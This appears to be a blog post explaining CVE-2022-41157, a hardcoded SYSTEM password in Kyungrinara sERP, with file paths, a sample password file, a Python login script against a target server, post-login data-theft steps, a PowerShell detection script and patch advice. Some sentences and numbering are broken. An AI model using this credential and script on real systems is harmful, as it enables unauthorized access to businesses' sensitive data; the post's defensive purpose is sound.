
On October 2022, a serious vulnerability was found in Kyungrinara sERP, a popular ERP (Enterprise Resource Planning) solution in South Korea. This bug, CVE-2022-41157, comes from a hardcoded SYSTEM password inside a specific file on sERP servers. With SYSTEM authority, this fixed password gives almost total control over the application—and even the server.
In this post, we’ll break down the vulnerability in plain language, show code snippets, provide guidance for detection, and share exploitation details and references for deeper reading.
What Is Kyungrinara sERP?
Kyungrinara sERP is an accounting and business management system used by many small and medium businesses. It holds sensitive information: invoices, payroll, supplier data, personal records, and more.
What is a Hardcoded Password?
A hardcoded password is a password that is written directly into a program’s code or data files, instead of being entered by the user or managed securely.
How Does CVE-2022-41157 Work?
In Kyungrinara sERP, a config or resource file (commonly named something like erpadm.inf or system.pwd) on the server contains a fixed SYSTEM account password. Any attacker or insider who knows where to look can read this file.
They could potentially upload malicious code
In short: a backdoor to your business’s most sensitive data.
Step-by-Step: Finding & Exploiting the Vulnerability
> ⚠️ This information is for educational use and defense purposes only.
1. Locating the Password File
The vulnerability exists because sERP stores its SYSTEM password in a plain text file on the server.
Common file locations
C:\sERP\conf\system.pwd
C:\Program Files\KyungrinaraERP\admin\erpadm.inf
Here’s a sample of what the file might look like
[ADMIN]
ID=SYSTEM
Password=serp1234!
Level=
The key here is the line
Password=serp1234!
Once discovered, an attacker can use this fixed password to log into the sERP management interface
import requests

erp_url = "http://target-serp-server:808/login";
data = {
    "userid": "SYSTEM",
    "password": "serp1234!"
}
resp = requests.post(erp_url, data=data)

if "Welcome SYSTEM" in resp.text:
    print("Logged in as SYSTEM!")
After login
- Enumerate business/client/customer data
Download sensitive files or database backups
- Potentially run ERP-provided commands/scripts with SYSTEM privileges
5. Real-World Impact
If your ERP is exposed to the internet, this is particularly dangerous. Even inside a trusted LAN, any staff or device with access to the server filesystem could become a threat.
Detection Script (PowerShell)
# Search for common password config files
Get-ChildItem 'C:\sERP\conf\system.pwd','C:\Program Files\KyungrinaraERP\admin\erpadm.inf' -ErrorAction SilentlyContinue |
ForEach-Object {
    Write-Host "Checking $_"
    Get-Content $_ | Select-String "Password"
}
What should you do?
- Update immediately: Kyungrinara released a patch (see advisory).
- Delete/rotate SYSTEM password and use secure, non-default credentials.
- Harden file access: Only allow access for ERP managers, not regular users/services.
More Information & References
- KISA Security Advisory (Korean)
- CVE-2022-41157 on NVD
- Basic ERP Security Principles
Summary
CVE-2022-41157 in Kyungrinara sERP is dangerously simple—anyone who finds the fixed SYSTEM password file has the keys to your business’s kingdom. Don’t wait for a breach:
Lock down server files!
If you’re using an old version or you don’t know if you’re exposed, check now and secure your system.
*Stay safe and keep your ERP locked down!*
*Post exclusive to this platform. For questions or further mitigation, contact your software security team or vendor support.*
Timeline
Published on: 11/25/2022 19:15:00 UTC
Last modified on: 12/01/2022 19:37:00 UTC